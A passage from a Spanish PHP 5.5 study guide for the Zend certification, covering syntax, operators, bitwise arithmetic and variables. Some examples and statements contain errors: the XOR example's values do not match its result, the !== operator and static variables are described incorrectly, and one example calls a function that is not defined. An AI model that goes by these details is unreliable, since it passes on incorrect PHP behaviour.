Guía de PHP

Manual de ayuda para obtener la certificación Zend de PHP

```
protected $app;
protected $next;
final public function setApplication($application)
{
    $this->app = $application;
}
final public function getApplication()
{
    return $this->app;
}
```

Diego Lázaro

Indice

1. Introducción, derechos y licencia 4
2. PHP Basics 5
Sintaxis básica 5
Operadores 6
Operadores bit a bit 14
Variables 17
Estructuras de control 23
Constructores del lenguaje y constantes 35
Namespaces 45
Extensiones 49
Configuración 57
Funcionamiento interno de las variables 62
Garbage Collection 70
Rendimiento 73
3. Functions 78
Funciones 78
Argumentos 79
Funciones variables 82
Referencias 84
Devolver valores 88
Ambito de las variables 89
Funciones anónimas y clausuras 91
4. Strings & Patterns 98
Entrecomillado 98
Heredoc & Nowdoc 101
Comparación de strings 104
Extracción de strings 109
Examinación de strings 115
Reemplazamientos en strings 119
Formato de strings 125
Expresiones regulares 132
Codificación de caracteres en programación 143
Codificación de strings en PHP 146
5. Arrays 149
Arrays 149
Arrays asociativos 153
Iteración de arrays 154
Funciones de arrays 159
SPL, arrays mediante objetos 178
Casting 186
6. I/O 191
Manejo de archivos 191
Lectura de archivos 197
Escritura de archivos 202
Funciones del sistema de archivos 203
Sockets 214
Streams 216
7. Security 222
Concepto y funcionamiento de CGI 222
Configuración de seguridad 224
Seguridad de sesiones 229
Ataques XSS Cross-Site Scripting 232

Ataques CSRF Cross-Site Request Forgeries 235
Ataques SQL Injection 238
Ataques Code Injection 241
Ataques Email Injection 243
Filtrado de datos de entrada 245
Escape de datos de salida 250
Encriptación y contraseñas 252
Seguridad en la subida de archivos 256
Seguridad en el almacenamiento de datos 260
SSL y OpenSSL 260
8. Databases & SQL 264
SQL principios básicos 264
JOINs 280
Funciones SQL 283
Sentencias preparadas 288
Transacciones 291
PDO 292
9. Object Oriented Programming 301
Instancia de clases 301
Modificadores y herencia 305
Interfaces 310
Excepciones 311
Autoload 316
Reflection 318
Type hinting 325
Constantes de clases 327
Late Static Binding 327
Métodos mágicos 333
Librería SPL 342
Generadores 353
Traits 356
10. Data Format & Types 362
Principios básicos de XML 362
SimpleXML 375
XML Parser 382
DOMDocument 384
Web Services 392
SOAP 394
REST 396
JSON 403
DateTime 408
11. Web features 416
Sesiones 416
Formularios 418
GET y POST 425
Cookies 426
Headers HTTP 430
Autenticación HTTP 437
Códigos de estado HTTP 439
12. Recopilación 443
13. Conclusión 473
14. Referencias 474

1. Introducción, derechos y licencia

Introducción, derechos y licencia

Este libro es una guía del lenguaje PHP en su versión **5.5**. Se supone que el lector ya conoce algo el lenguaje y tiene un **entorno de desarrollo** preparado para poder hacer pruebas con los ejemplos que se utilizan. Los ejemplos son básicos, simplemente para analizar los resultados que se producen en función de las sentencias establecidas.

La temática se ha dividido en las mismas secciones y capítulos en los que están divididas las temáticas para el examen de certificación Zend. Es un recurso muy completo para preparar el examen, ya que trata con bastante profundidad cada uno de los conceptos exigidos. No obstante para aprobar el examen hace falta practicar e investigar las partes que se dominen menos.

El libro no incluye una sección específica para los **Tipos**, por lo que no se explican aspectos básicos sobre booleanos, integers o floats. Para el examen se recomienda leer detenidamente esta sección de la documentación oficial.

Límite de responsabilidad: el autor no ofrece ninguna garantía sobre la exactitud o integridad del contenido de esta obra, ni tampoco sobre los resultados que se puedan obtener en el caso de presentarse a un examen de Zend, así que no se hace responsable de los daños y/o perjuicios que pudieran producirse por el uso o aplicación de los contenidos. El autor no tiene ninguna relación con la empresa que acredita la certificación (Zend Technologies LTD).

© Copyright 2015 Diego Lázaro

Derechos de uso: todos los derechos reservados. No está permitida la publicación o compartición de esta obra en cualquier sitio web o aplicación informática que permita el libre acceso, lectura o descarga de la obra por parte de otras personas o máquinas. Para cualquier otro uso que se le dé a la obra se requiere el permiso del titular del Copyright.

2. PHP Basics

1. Sintaxis básica

Indice de contenido

1. Etiquetas PHP
2. Escape de HTML
3. Instrucción de separación
4. Comentarios

1. Etiquetas PHP

Cuando PHP analiza un archivo busca etiquetas de apertura y cierre, que normalmente son **<?php** y **?>**, e indican a PHP cuando empezar y terminar de interpretar código. PHP también permite la etiqueta de apertura **<?**, pero se desaconseja.

Otra forma de incluir código es con el **elemento script**: **<script language='php'>** ... **</script>**.

Si un archivo es enteramente en PHP, es preferible omitir la etiqueta de cierre al final del archivo **?>**.

2. Escape de HTML

Cualquier código fuera de las etiquetas de apertura y cierre es ignorado por el intérprete de PHP. Esto permite embeber PHP en HTML:

```
<p> Texto ignorado por PHP.</p>
<?php echo 'Texto que va a ser interpretado por PHP.'; ?>
<p> Texto también ignorado.</p>
```

Cuando se hace *escape* en medio de una condición, el intérprete tendrá en cuenta el código HTML sólo si ésta se cumple, de lo contrario saltará el contenido:

```
<?php if ($expression == true): ?>
  Se mostrará si $expression es true.
<?php else: ?>
  Sino, se mostrará este contenido.
<?php endif; ?>
```

Para imprimir textos largos este método es más eficiente que enviar el texto a través de **echo** o **print**.

3. Instrucción de separación

Como en C o en Perl, **PHP requiere que cada instrucción se termine con punto y coma** ";" al final de cada sentencia. La etiqueta de cierre de un bloque de código PHP automáticamente implica el punto y coma, por lo que no es necesario incluirlo al final:

```
<?php echo 'Esto es una prueba' ?>
```

A veces es recomendable este método para evitar espacios en blanco al final, especialmente cuando se usan **include**, **require** o **output buffering**.

4. Comentarios

El estilo de **comentarios en PHP** es como el de **C**, **C++** o **Perl**:

```php
<?php echo 'Hola' ; // Esto es un comentario de una línea
/* Esto es
un comentario
en varias líneas */
echo 'Más código'; # Esto es otro comentario de una línea
?>
```

Los comentarios de varias líneas finalizan con el primer */:

```php
<?php
/*
echo 'Esto es un comentario'; /* Más comentario */
*/
?>
```

2. Operadores

Índice de contenido

1. Precedencia de operadores	7. Operadores de ejecución
2. Operadores artiméticos	8. Operadores de incremento/decremento
3. Operadores de asignación	9. Operadores lógicos
4. Operadores bit a bit	10. Operadores para strings
5. Operadores de comparación	11. Operadores para arrays
6. Operadores de control de errores	12. Operadores de tipo

1. Precedencia de operadores

La **precedencia de los operadores en PHP** sigue casi las mismas reglas que en **matemáticas**, por ejemplo: multiplicación y división preceden a suma y resta, los **paréntesis** fuerzan una precedencia, etc.

Cuando tienen la misma **precedencia**, su **asociatividad** decide cómo ordenar los operadores. Por ejemplo el operador **suma +** tiene asociatividad izquierda, por lo que la operación 1 + 2 + 3 sumará primero 1 y 2, y después 3 => (1 + 2) + 3. Por el contrario, el operador **=** tiene asociatividad derecha, por lo que $x = $y = $z se agrupa de forma $x = ($y = $z).

Los **operadores de misma precedencia** que **no** son **asociativos** no pueden usarse juntos, esto: 1 < 2 > 1 es **incorrecto**.

En ocasiones es aconsejable usar paréntesis aunque no sea necesario para mejorar la legibilidad.

La precedencia de operadores y su asociatividad sólo determinan **cómo se agrupan las expresiones**.

Lista de **operadores ordenados por precedencia**:

Asociatividad	Operadores
No asociativo	clone, new
Izquierda	[
Derecha	**
Derecha	++, --, ~, (int), (float), (string), (array), (object), (bool), @
No asociativo	instanceof
Derecha	!

Izquierda	*, /, %
Izquierda	+, -, .
Izquierda	<<, >>
No asociativo	<, <=, >, >=
No asociativo	==, !=, ===, !==, <>
Izquierda	&
Izquierda	^
Izquierda	|
Izquierda	&&
Izquierda	||
Izquierda	?:
Derecha	=, +=, -=, *=, **=, /=, .=, %=, &=, /=, ^=, <<=, >>=, =>
Izquierda	and
Izquierda	xor
Izquierda	or
Izquierda	,

2. Operadores aritméticos

Los **operadores aritméticos en PHP** son los mismos que en las matemáticas:

Operadores artiméticos	**Representación**
Suma	$x + $y
Resta	$x - $y
Multiplicación	$x * $y
División*	$x / $y
Módulo**	$x % $y
Exponenciación	$x ** $y
Negación	-$x

***División** devuelve un *(int)* si $x y $y son divisibles, o *(float)* si no lo son.

En **Módulo se eliminarían primero las partes decimales transformándose en *(int)* en caso de ser *(float)* y luego se haría la operación. El signo (+ o -) del resultado dependerá del **dividendo**, por ejemplo: -5 % 3 mostraría -2.

3. Operadores de asignación

Existen **operadores básicos** y **combinados**:

El **operador básico** de asignación es "**=**", que actúa como **definidor**, **no** como **igualador**. El valor de una expresión de asignación es el valor que se le ha asignado, esto es: "$x = 3" tiene un valor de 3.

En el caso de **arrays**, se asigna un valor a una clave nombrada mediante el operador "**=>**".

Los **operadores combinados** permiten usar un valor en una expresión y establecer su nuevo valor como resultado de esa expresión:

```php
<?php
$x = 3;
$x += 5;
// $x vale ahora 8

$y = "Hola ";
$y .= ", ¿Qué tal?";
// $y vale ahora "Hola, ¿Qué tal?"
```

Hay una **excepción** a la asignación por valor en PHP, y son los **objetos**, que se asignan por referencia. Los objetos se copian mediante la palabra ***clone***.

Asignación por referencia

La **asignación por referencia** significa que las variables apuntan a los **mismos valores**, **sin** hacer ninguna **copia:**

```php
<?php
$x = 3;
$y = &$x;

print "$x, $y"; // Mostrará 3, 3

$x = 5;

print "$x, $y"; // Mostrará 5, 5
```

Las **referencias** actúan como cuando se crea un **acceso directo** o **alias** de un archivo o carpeta en el ordenador.

4. Operadores bit a bit

Los **operadores bit a bit** permiten la **evaluación y manipulación de bits específicos** dentro de un **integer**.

Ejemplo	Nombre
$x & $y	And
$x | $y	Or
$x ^ $y	Xor
~$x	Not
$x << $y	Shift left (desplazamiento izquierda)
$x >> $y	Shift right (desplazamiento derecha)

5. Operadores de comparación

Los **operadores de comparación** permiten comparar dos valores. Estos valores dependen de los tipos que tengan asignados. Pueden verse las diferencias comparativas en la tabla de comparación de tipos.

Ejemplo	Nombre	Resultado
$x == $y	Igual	true sean del mismo tipo o no
$x === $y	Idéntico	true sólo si son del mismo tipo
$x != $y	Distinto	true si son diferentes sean del mismo tipo o no

$x <> $y	Distinto	true si son diferentes sean del mismo tipo o no
$x !== $y	No idéntido	true sólo si no son iguales y tampoco del mismo tipo
$x < $y	Menor que	true si $x es menor que y
$x > $y	Mayor que	true si $x es mayor que $y
$x <= $y	Menor o igual que	true si $x es menor o igual que $y
$x >= $a	Mayor o igual que	true si $x es mayor o igual que $y

Si se compara un número con un *string* o la comparación es entre ***strings* numéricos**, cada *string* se convierte en número y la comparación se realiza **numéricamente** (esto también se incluye con el uso de ***switch***). Cuando se hacen **comparaciones idénticas** como === esto no tiene sentido ya que también se comparan los tipos.

```php
<?php
var_dump(0 == "x"); // 0 == 0 true
var_dump("1" == "01"); // 1 == 1 true
var_dump("10" == "1y1"); // 10 == 10 true
var_dump(100 == "1e2"); // 100 == 100 true

switch ("x") {
case 0:
    echo "0";
    break;
case "x": // Nunca llegará porque "x" ya se ha encontrado con el caso "0"
    echo "x";
    break;
}
```

Cuando un string se evalúa en un contexto numérico, el valor y el tipo dependen de la conversión de string a números.

Comparaciones entre varios tipos:

$x	**$y**	**Resultado**
null o *string*	*string*	*null* se convierte en "", comparación numérica o léxica
bool o *null*	cualquiera	Ambos serán *bool*, y **false** < **true**
object	*object*	Dos objetos serán **iguales** si tienen los mismos atributos y valores, siendo instancias de la misma clase. Dos objetos serán **idénticos** si además hacen referencia a la misma instancia de la misma clase.
string, *resource* o *number*	*string*, *resource* o *number*	Se traducen a números y se comparan matemáticamente
array	*array*	Un *array* con menos elementos es menor. Si una *key* no coincide en ambos *arrays*, son ***arrays* incomparables**. Se compara valor por valor.
object	cualquiera	object siempre mayor
array	cualquiera	array siempre mayor

Debido a la forma en que son interpretados internamente los *floats*, su comparación puede dar resultados inesperados, aunque existen formas de poder compararlos.

El operador ternario

```php
<?php
$x = "";
$accion = (empty($x)) ? 'valor1' : 'valor2'; // Devolverá (string) valor1

// Lo anterior será lo mismo que:
if(empty($x)) {
    $accion = 'valor1';
} else {
    $accion = 'valor2';
}
```

Supongamos la expresión $x ? $y : $z. Si $x es **true**, se evaluará $y. Si $x es **false**, se evaluará $z.

Una **forma más reducida del operador ternario** es mediante **?:**. Suponiendo $x ?: $y, devolverá $x si $x es true, y $y si $x es false.

6. Operadores de control de errores

Cuando se antepone el símbolo de arroba **@** ante cualquier **expresión**, cualquier **mensaje de error** que pueda generar esa expresión será ignorado.

Si track_errors está activado, el **último error** se guardará en la variable ***$php_errormsg*** y podrá emplearse.

```php
<?php
$miArchivo = @file('archivo_que_no_existe') or
    die("No se ha podido abrir, el error ha sido '$php_errormsg'");

// Funciona también si por ejemplo se intenta acceder al key de un array que no existe:
$valor = @$array[$key]
```

@ **Sólo funciona con expresiones** (variables, llamadas a funciones o includes, constantes...) no funciona con definiciones de clases o funciones, condicionales como if o foreach...

7. Operadores de ejecución

El operador de ejecución `` hace que el contrenido entre las comillas invertidas se ejecute como **comando de consola**. Este operador es lo mismo que usar la función shell_exec().

```php
<?php
$var = `ls -al`; // Comando linux para mostrar un listado de archivos completo del direc
torio actual
echo "<pre>$var</pre>";
```

- Si safe_mode está activado o shell_exec() está desactivado, las comillas no funcionarán.
- Las comillas invertidas no significan nada cuando van dentro de comillas dobles.

8. Operadores de Incremento/decremento

Los **operadores de incremento** y **decremento** sólo afectan a ***números*** y ***strings***, sin afectar a ***arrays***, ***objects*** o ***resources***. Decrementar un valor **NULL** no tiene efecto, pero si se incrementa se obtiene 1. Incrementar o decrementar booleanos no tiene efecto.

Operador	Efecto
++$x	Incrementa $x en 1 y luego devuelve $x
$x++	Retorna $x, y luego incrementa $x en 1

--$x	Decrementa $x en 1, y luego retorna $x
$x--	Retorna $x, y luego decrementa $x en 1

Ejemplo:

```
<?php
$x = 4;
echo "Esto es 4: " . $x++ . "</br>";
echo "Y esto es 5: " . $x . "</br>";

$x = 4;
echo "Esto es 5: " . ++$x . "</br>";
echo "Y esto es 5: " . $x . "</br>";

$x = 4;
echo "Esto es 4: " . $x-- . "</br>";
echo "Y esto es 3: " . $x . "</br>";
```

Al trabajar sobre caracteres, de Z pasa a AA. Por ejemplo:

```
<?php
$x = 'Z';
echo ++$x; // Devolverá AA
echo ++$x; // Devolverá AB

$x = 'A9';
echo ++$x; // Devolerá B0
echo ++$x; // Devolverá B1

$x = 'A09';
echo ++$x; // Devolverá A10
echo ++$x; // Devolverá A11
```

9. Operadores lógicos

Operador	Resultado
$x and $y	true si $x y $y son true
$x or $y	true si uno de los dos es true (o los dos)
$x xor $y	true si **sólo uno** de los dos es true
!$x	true si $x **no** es true
$x && $y	true si $x y $y son true
$x || $y	true si uno de los dos es true (o los dos)

* **&&** y **||** tienen precedencia sobre **and** y **or**.

Notas importantes:

```php
<?php
$w = (false && foo()); // false
$x = (true  || foo()); // true
$y = (false and foo()); // false
$z = (true  or  foo()); // true

// Actúa como: ($m = (false || true))
$m = false || true;
// Actúa como: (($n = false) or true)
$n = false or true;

var_dump($m, $n);

// Actúa como: ($a = (true && false))
$a = true && false;
// Actúa como: (($b = true) and false)
$b = true and false;

var_dump($a, $b);
```

10. Operadores para strings

Existen dos operadores para strings:

- **Operador de concatenación '.'**. Concatena los argumentos derecho e izquierdo.
- **Operador de asignación sobre concatenación '.='**, añade el argumento del lado derecho al argumento del lado izquierdo.

```php
<?php
$x = "Hola";
$y = $x . ", ¿Qué tal?"; // $y = "Hola, ¿Qué tal?"

$x = "Hola ";
$x .= ", ¿Qué tal?"; // $x = "Hola, ¿Qué tal?"
```

11. Operadores para arrays

Operador	Resultado
$x + $y	Unión de $x e $y
$x == $y	true si $x e $y tienen las mismas parejas *key* => *value*
$x === $y	true si $x e $y tienen mismas parejas *key* => *value*, mismo orden y mismos tipos
$x != $y	true si $x no es igual a $y
$x <> $y	true si $x no es igual a $y
$x !== $y	true si $x no es idéntica a $y

El operador **+** devuelve el array derecho (**$y**) añadido al del izquierdo (**$x**). Si hay *keys* que existen en ambas, se utilizarán las *keys* del array izquierdo.

Ejemplo de unión:

```php
$a = array("x" => "perro", "y" => "gato");
$b = array("x" => "pato", "y" => "liebre", "z" => "conejo");
// Unión de $a y $b
$c = $a + $b;
echo "Unión de \$a y \$b: \n";
var_dump($c);
/*
* array (size=3)
  'x' => string 'perro' (length=5)
  'y' => string 'gato' (length=4)
  'z' => string 'conejo' (length=6)
*/
// Unión de $b y $a
$c = $b + $a;
echo "Union de \$b y \$a: \n";
var_dump($c);
/*
* array (size=3)
  'x' => string 'pato' (length=4)
  'y' => string 'liebre' (length=6)
  'z' => string 'conejo' (length=6)
*/
```

Ejemplo de comparación:

```php
$x = array("perro", "gato");
$y = array(1 => "gato", "0" => "perro");

var_dump($x == $y); // bool(true)
var_dump($x === $y); // bool(false)
```

12. Operadores de tipo

instanceof es utilizado para saber si una **variable** es un **objeto instanciado** de una **clase**.

```php
class MiClase
{
}

class NoEsMiClase
{
}
$x = new MiClase;

var_dump($x instanceof MiClase); // true
var_dump($y instanceof NoEsMiClase); // false
```

- Devuelve true si la **instancia** es de una **clase padre**. *instanceof PadreClass*
- Devuelve true con la **interface** de una **clase que la implementa**. *instanceof MyInterface*
- Devuelve true si la variable es un ***string*** con el nombre de la clase:
  $c = 'MiClase';
  instanceof $c
- Si la variable que está siendo comprobada no es un objeto, no devuelve error, devuelve **false**.

3. Operadores bit a bit

Un **bit** (**B**inary dig**IT**) es la unidad básica de **información** almacenada en un **sistema informático** que existe en dos posibles estados, representados como **ON** y **OFF**. El 1 representa ON y el 0 representa OFF. Estos valores, 0 y 1, se llaman **digitos binarios** y están especificados en un **sistema numérico específico**, el **sistema binario**, cuya base es 2.

Indice de contenido

1. ¿Qué es un byte?	4. Operador XOR
2. Operador AND	5. Operador NOT
3. Operador OR	6. Operadores de desplazamiento

1. ¿Qué es un byte?

Un byte es una secuencia de bits. Un byte son 8 bits. El **máximo valor que puede tomar es 255**, cuando todos los bits están activos => **11111111**:

	8º	7º	6º	5º	4º	3º	2º	1º	
Valor de posición	128	64	32	16	8	4	2	1	
Cálculo	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0	Total = 255

Podemos representar un valor cualquiera, por ejemplo, el 54:

Valor de posición	128	64	32	16	8	4	2	1	
Cálculo	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0	
Número a representar	0	0	1	1	0	1	1	0	Total = 54

Esto es: $2^5 + 2^4 + 2^2 + 2^1 = 32 + 16 + 4 + 2 = 54$.

Los operadores bit a bit actúan sobre **integers**.

2. Operador bit a bit AND

```
<?php
$x = 10;
$y = 34;
echo $x & $y; // El valor es: 2
```

El **operador AND** toma el valor de los bits que $x e $y tienen **en común**:

Valor de posición	128	64	32	16	8	4	2	1	
Valor de $x	0	0	0	0	1	0	1	0	Total = 10
Valor de $y	0	0	1	0	0	0	1	0	Total = 34

El único bit que comparten estas variables está en segunda posición, y su valor es 2.

Pongamos un ejemplo en el que comparten más de 1 bit:

```
<?php
$x = 95;
$y = 203;
echo $x & $y; // El valor será: 75
```

Valor de posición	128	64	32	16	8	4	2	1

Valor de $x	0	1	0	1	1	1	1	1	Total = 95
Valor de $y	1	1	0	0	1	0	1	1	Total = 203

En este caso coinciden 4 bits. El valor que tomará será la **suma de los bits que comparten**, esto es 64 + 8 + 2 + 1 = 75.

3. Operador bit a bit OR

```
<?php
$x = 7;
$y = 14;
echo $x | $y; // El valor será: 15
```

Valor de posición	128	64	32	16	8	4	2	1	
Valor de $x	0	0	0	0	0	1	1	1	Total = 7
Valor de $y	0	0	0	0	1	1	1	0	Total = 14

El valor que tomará esta vez será la sumar de los bits de cualquiera de los dos, coincidan o no, esto es 8 + 4 + 2 + 1 = 15.

4. Operador bit a bit XOR

El **operador Xor** realiza una comparación bit a bit entre dos **expresiones numéricas** y establece el correspondiente bit en el resultado. Cuando **sólo una** expresión es **true** el resultado es **true**.

Bit en $x	Bit en $y	Resultado	Valor
0	0	0	False
0	1	1	True
1	0	1	True
1	1	0	False

Ejemplo:

```
<?php
$x = 14;
$y = 8;
echo $x ^ $y; // El valor será: 10
```

Valor de posición	128	64	32	16	8	4	2	1	
Valor de $x	0	0	0	0	1	1	1	0	Total = 14
Valor de $y	0	0	0	0	0	1	0	0	Total = 8

En este caso se excluye el único bit que coincide, y el valor será la suma de los demás bits que están en $x o $y, esto es: 8 + 2 = 10.

5. Operador bit a bit NOT

El operador **NOT** (**~**) devuelve **true** cuando el bit de una expresión no está establecido en otra expresión.

Ejemplo de NOT usando AND después:

```php
<?php
$x = 14;
$y = 11;
echo $x & ~ $y; // El valor será: 4
```

Valor de posición	128	64	32	16	8	4	2	1	
Valor de $x	0	0	0	0	1	1	1	0	Total = 14
Valor de $y	0	0	0	0	1	0	1	1	Total = 11

En este caso la expresión devolverá el los bits que estén en $x pero no en $y, esto es 4.

Ejemplo de NOT usando AND antes:

Utilizando este mismo ejemplo anterior, pero cambiando el lugar del **NOT**:

```php
<?php
$x = 14;
$y = 11;
echo ~ $x & $y; // El valor será : 1
```

El valor será sólo 1, ya que es el único bit que aparece en $y pero no en $x.

6. Operadores bit a bit de desplazamiento

Si **a** y **b** son dos números, el **desplazamiento de bits** (*bit shifting*) desplaza **a** bits un número **b** de posiciones. Cada posición es multiplicar por dos si es **desplazamiento a la izquierda** (*bit shift left*). Si es **desplazamiento a la derecha** es (*bit shift right*), cada posición se refiere a dividir por dos.

Desplazamientos a la izquierda

```php
<?php
$x = 4;
$y = 2;
echo $x << $y; // El valor será: 16
```

Valor de posición	128	64	32	16	8	4	2	1	
Valor de $x	0	0	0	0	0	1	0	0	Total = 4
Resultado	0	0	0	1	0	0	0	0	Total = 16

En este ejemplo, un valor de $x de 8 se tiene que mover un número $y de posiciones, en este caso dos, lo que resulta en multiplicar 2 veces por 2, resultando 16.

Desplazamientos a la izquierda avanzados

```php
<?php
$x = 24;
$y = 2;
echo $x << $y; // El valor será: 96
```

Valor de posición	128	64	32	16	8	4	2	1	
Valor de $x	0	0	0	1	1	0	0	0	Total = 24
Resultado	0	1	1	0	0	0	0	0	Total = 96

En este caso el valor de $x es 24, que será multiplicado por 2 un número $y de veces, en este caso dos, resultará un valor de 96: 24 x 2 x 2 = 96.

Desplazamientos a la derecha

```
<?php
$x = 16;
$y = 2;
echo $x >> $y; // El valor será: 4
```

Valor de posición	128	64	32	16	8	4	2	1	
Valor de $x	0	0	0	1	0	0	0	0	Total = 16
Resultado	0	0	0	0	0	1	0	0	Total = 4

El valor de $x es 16, desplazamos a la derecha un número $y de veces, dividiendo dos veces para 2, resultando así un valor de 4.

Desplazamientos a la derecha avanzados

```
<?php
$x = 48;
$y = 2;
echo $x >> $y; // El valor será 12
```

Valor de posición	128	64	32	16	8	4	2	1	
Valor de $x	0	0	1	1	0	0	0	0	Total = 48
Resultado	0	0	0	0	1	1	0	0	Total = 12

El valor de $x es 48, desplazamos a la derecha un número $y de veces, dividiendo dos veces para 2, resultando así un valor de 12.

*Cuando se hacen desplazamientos a la derecha un número $y de veces que excede del límite del primer bit, el resultado será 0.

4. Variables

Índice de contenido

1. Introducción
2. Variables predefinidas
3. Ámbito de las variables
4. Variables variables
5. Variables desde fuentes externas

1. Introducción

Las **variables en PHP** se representan mediante el símbolo de **dolar $**, y **son sensibles a mayúsculas y minúsculas**.

Reglas para nombres de variables:

- Tienen que empezar con una **letra** o **barra baja _,** seguido de cualquier número, letra o barra baja.
- **$this** es una variable especial que no puede ser asignada.

Las variables por defecto se asignan por **valor**, por lo que cuando se asigna una **expresión** a una **variable**, el valor de la expresión se copia en la variable. Una expresión es cualquier cosa que tenga un valor:

```
$x = 3; //  3 es una expresión
function numero(){
    return 3;
}
// Las funciones son expresiones con el valor de sus valores devueltos
$x = prueba(); // La expresión prueba() es 3
```

Si se asigna el valor de una variable a otra, los cambios que se hagan en una de las dos no afectarán a la otra:

```
$x = 3;
$y = $x;
echo $y; // Devuelve 3
$y = 4;
echo $y; // Devuelve 4, y $x sigue valiendo 3
```

No ocurre lo mismo si se asignan **valores por referencia**, donde los cambios que afecten a una variable afectarán a la otra. Para ello se antepone el signo **ampersand &** al comienzo de la variable cuyo valor se quiere asignar.

```
<?php
$uno = 'Coche';
$dos = &$uno;

$uno = 'Moto';

echo $uno; // Devuelve Moto
echo $dos; // Devuelve Moto
```

Cuando se intentan emplear **variables no definidas**, PHP crea ***notices*** o ***warnings***, aunque devuelve un valor dependiendo del tipo que se está solicitando:

```php
<?php
//--- Uso de variable no definida y no referenciada
var_dump($variable_indefinida); // Devuelve null
// Notice: Undefined variable

//--- Uso booleano
echo($booleano_indefinido ? "true\n" : "false\n"); // Devuelve false
// Notice: Undefined variable

//--- Uso de una cadena
$cadena_indefinida .= 'abc';
var_dump($cadena_indefinida); // Devuelve 'string(3)' "abc"
// Notice: Undefined variable

//--- Uso de un entero
$int_indefinido += 25; // 0 + 25 => 25
var_dump($int_indefinido); // Devuelve 'int(25)'
// Notice: Undefined variable

//--- Uso de float
$flotante_indefinido += 1.25;
var_dump($flotante_indefinido); // Devuelve 'float(1.25)'
// Notice: Undefined variable

//--- Uso de array
$array_indefinida[3] = "def";
var_dump($array_indefinida); // Devuelve array(1) {  [3]=>  string(3) "def" }
// No genera ningún mensaje de error

//--- Uso de objetos; crea un nuevo objeto stdClass
$objeto_indefinido->foo = 'bar';
var_dump($objeto_indefinido); // Devuelve object(stdClass)#1 (1) {  ["foo"]=>  string(3)
"bar" }
//  Warning: Creating default object from empty value
?>
```

2. Variables predefinidas

La mayoría de variables predefinidas son **superglobals**, que son variables internas disponibles en cualquier lugar del script PHP:

- $GLOBALS - **array** con todas las variables disponibles en el ámbito global. Los nombres de las variables son los ***keys*** del array.
- $_SERVER - **array** que contiene información del entorno del servidor y de ejecución (headers, rutas, ubicaciones de script...). Son creadas por el servidor web. Contiene información importante sobre **request headers HTTP**.
- $_GET - **array asociativo** de variables enviadas al script a través de **parámetros URL**.
- $_POST - **array asociativo** de variables enviadas al script a través del **método POST de HTTP** cuando se emplea *application/x-www-form-urlencoded* o *multipart/form-data* como **Content-Type de HTTP** en el *request*.
- $_FILES - **array asociativo** de elementos enviados al script a través del **método POST**.
- $_COOKIE - **array asociativo** de variables enviadas al script a través de **Cookies HTTP**.
- $_SESSION - **array asociativo** de variables de sesión disponibles en el script.
- $_REQUEST - **array asociativo** que por defecto contiene $_GET, $_POST y $_COOKIE.
- $_ENV - **array asociativo** de variables enviadas al script a través del método del entorno.

Existen otras variables predefinidas no denominadas superglobals:

- $php_errormsg - **variable** que contiene el texto del último mensaje de **error** generado por PHP (track_errors tiene que estar activado).
- $http_response_header - array que contiene las cabeceras de respuesta HTTP enviadas por el servidor, similar a la función get_headers().
- $argc - **número de argumentos** enviados al script a través de la línea de comandos. Su valor mínimo es siempre 1, que es el nombre del script (tiene que estar activado register_argc_argv).
- $argv - **array** de argumentos pasados a un script cuando se ejecuta a través de la línea de comandos.

3. Ámbito de las variables

El **ámbito** de una variable es el contexto en el que se ha definido. Se pueden crear variables en ámbito global o local. El ámbito abarca los ficheros de **include** y **require**.

Una variable creada en **ámbito global**:

```
<?php
$x = "Hola";
include 'archivo.php';
```

La variable $x estará disponible en *archivo.php*.

Las variables definidas dentro de una función tienen **ámbito local**, y su uso está limitado a esa función:

```
<?php
$x = 10;

function test(){
    echo $x;
}

test(); // No devuelve ningún valor, ya que $x no está definida dentro de la función
```

Para poder utilizar una **variable global** dentro de una función se tiene que añadir la palabra **global**:

```
<?php

$x = "Peter ";
$y = "West";

function fullName()
{
    global $x, $y;
    $x .= $y;
}

fullName();
echo $x; // Devuelve Peter West
```

También es posible acceder a variables globales a través de **$GLOBALS**. En el ejemplo anterior, en lugar de añadir **global**, se utilizaría $GLOBALS['x'] .= $GLOBALS['y']:

```
<?php
...
function fullName()
{
    $GLOBALS['x'] .= $GLOBALS['y'];
}
...
```

Las variables static

Las **variables estáticas** existen sólo en el ámbito local de la función, pero no pierden su valor cuando se termina la ejecución del programa. Ejemplo:

```
<?php

function test()
{
$x=0;
echo $x;
$x++;
}
```

En la función *test() $x* va a devolver siempre 0, ya que cuando finaliza la función, la variable *$x* desaparece y no se muestra el incremento marcado por *$x++*. Para que esto no ocurra y en la variable *$x* se mantenga el valor de su última modificación, se añade la palabra **static**:

```
<?php

function test()
{
    static $x = 0;
    echo $x;
    $x++;
}
```

Ahora cada vez que se llame a la función *test()*, el valor de *$x* incrementará 1.

Consideraciones de las **variables estáticas**:

- Son útiles para manejar **funciones recursivas** (una función recursiva es la que se llama a si misma).
- No pueden ser el resultado de **expresiones**. Por ejemplo: *static $x = 1+2* es incorrecto.

4. Variables variables

Las **variables variables** son nombres de variables que se pueden definir y usar de forma dinámica.

```
<?php
$x = 'var';

$$x = 'Hola!';

echo $var; // Mostrará 'Hola!'
```

En este ejemplo hemos nombrado una nueva variable como *$var* con el string que había en *$x*. Vamos a complicar un poco más el ejemplo:

```php
<php

$primero = 'segundo';
$segundo = 'primero';

echo $$$$primero; // Mostrará 'primero' porque:
// $$$segundo
// $$primero
// $segundo = 'primero'
```

También se puede acceder a una variable incluyendo su nombre con dos corchetes:

```php
<?php
echo "${$primero}"; // Mostrará 'primero'
```

El tema se complica todavía más con el uso de arrays, ya que se produce un problema de ambigüedad que es necesario aclarar al intérprete. Por ejemplo, **$$x[1]** deberemos escribirlo de cualquiera de las dos siguientes formas:

- ${$x[1]}. Utiliza el valor del key 1 del array de $x como **nombre de la variable**.
- ${$x}[1]. Utiliza el nombre de la variable $x para obtener el array con ese nombre, y después obtiene el **valor del key 1 ese array**.

5. Variables desde fuentes externas

Para **acceder a datos enviados desde formularios POST** existen dos métodos:

```php
<?php
$_POST['variable'];
$_REQUEST['variable'];
```

Si se usa un **formulario con GET**, las variables predefinidas deberán ser del tipo GET.

Para **acceder a datos enviados mediante query strings** (información tras el símbolo ? de una URL):

```php
<?php
// example.com/test.php?variable=1
$_GET['variable'];
```

- Los puntos y espacios en nombres de variables se convierten a guiones bajos: <input name="**x.y**" /> se transforma en **$_REQUEST["x_y"]**.

También se pueden utilizar **arrays para las variables de los formularios**:

```
<?php
if ($_POST) {
    echo '<pre>';
    echo htmlspecialchars(print_r($_POST, true));
    echo '</pre>';
}
?>
